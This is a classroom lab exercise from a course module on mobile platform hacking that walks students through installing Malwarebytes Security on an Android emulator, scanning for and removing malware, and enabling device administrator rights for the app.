Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



Securing Android Devices from Malicious Applications

Malwarebytes Security app provides full functionality to protect your Android device. Using up-to-the-minute intelligence, you can scan your apps on demand or at the interval of your choice.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and ID theft techniques. Many security software companies have launched their security apps to help Android users to deal with these issues that will cover all requirements including a group of complete security suites with anti-theft capabilities.

The penetration tester will scan for any unsecured settings your device may have and will advise accordingly. The Privacy Advisor, on the other hand, scans and lists all the installed apps and categorizes them under three categories: apps that may cause costs, apps that may harm your privacy and apps that may access the Internet. You can sort the categories to your own needs using the icons at the bottom. The Spam Protection is a straightforward yet effective call, and SMS filter, and the recently added App Protection will lock any app you want with an alphanumeric password.

Lab Objectives

The objective of this lab is to help students learn to:

- How to scan for malicious applications and files on Android mobile devices
- How to uninstall malicious applications
- How to delete the malicious files

Lab Environment

To complete this lab, you will need:

Module 17 - Hacking Mobile Platforms

- Android emulator running on virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of Lab

Malwarebytes Security automatically scans apps as you install them. This anti-virus functionality helps you to avoid unwanted software which can lead to data loss and unexpected costs. It also protects your device from attacks via USSD or other special codes. Moreover, if your device is lost or stolen, a remote lock or wipe will shield your personal information from prying eyes.

Lab Tasks

 **TASK 1**
Launch Play Store

1. Launch **Android Emulator** and click **Play Store** icon on the Home Screen.
2. Make sure that **google** account has added it to the Play Store; if not, create a new one and add the account.




FIGURE 5.1: Launching Play Store app

Module 17 - Hacking Mobile Platforms

3. In the Play Store search bar, type **Malwarebytes Security** and select **Malwarebytes Security: Antivirus & Anti-Malware**, as shown in the screenshot.




FIGURE 5.2: Searching for Malwarebytes security app

 **TASK 2**
**Install
Malwarebytes
Security**

4. The application information is displayed, click **INSTALL** to start the installation of **Malwarebytes Security**. You can also read further by scrolling down.




FIGURE 5.3: Installing Malwarebytes Security app

Module 17 - Hacking Mobile Platforms

5. Once the application is installed, click **OPEN** to launch it.




FIGURE 5.4: Launching Malwarebytes app

6. Malwarebytes welcome screen appears, **swipe** to view the next screen.




FIGURE 5.5: Malwarebytes premium trial screen

Module 17 - Hacking Mobile Platforms

7. In the next screen click **Got It** to start Malwarebytes.




FIGURE 5.6: Malwarebytes premium trial screen

8. Malwarebytes will ask the user for permission to access the files. Click **Give permission**.

Note: If a system pop-up appears asking for permissions, click **ALLOW**.




FIGURE 5.7: Malwarebytes asking for file permissions

Module 17 - Hacking Mobile Platforms

9. Welcome to your premium trial window appears, click **MY DASHBOARD**.




FIGURE 5.8: Malwarebytes welcome to your premium trial window

10. The Malwarebytes dashboard appears, under the Last Device scan heading, click **SCAN NOW** to launch a malware scan on your Android machine.




FIGURE 5.9: Malwarebytes Dashboard window

Module 17 - Hacking Mobile Platforms

11. The program scans your device, and threat window opens. Here you will see all the malware (if any) found on your device. Click **Remove selected** button to remove the detected malware from your device.




FIGURE 5.10: Malwarebytes threats window

12. A confirmation window pops up, click **OK** to confirm the removal of malware.




FIGURE 5.11: Malwarebytes confirmation window

13. Main Activity window pops up, click **OK** to uninstall the malicious app from your device.




FIGURE 5.12: Android MainActivity window

Module 17 - Hacking Mobile Platforms

TASK 5

Give Malwarebytes Administrator Privileges




FIGURE 5.13: Malwarebytes Dashboard window

14. Now navigate back to your dashboard and scroll down to find Device Administrator is not enabled heading. Under this heading click the **Enable Device Administrator** button.




FIGURE 5.14: Malwarebytes About Administration popup

Module 17 - Hacking Mobile Platforms

16. You will be taken to Activate device administrator? Window, click **Activate this device administrator**. Now Malwarebytes has admin privileges and will keep a real-time check on your device for malware and other threats.




FIGURE 5.15: Activating device administrator

Lab Analysis

Analyze and document your results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs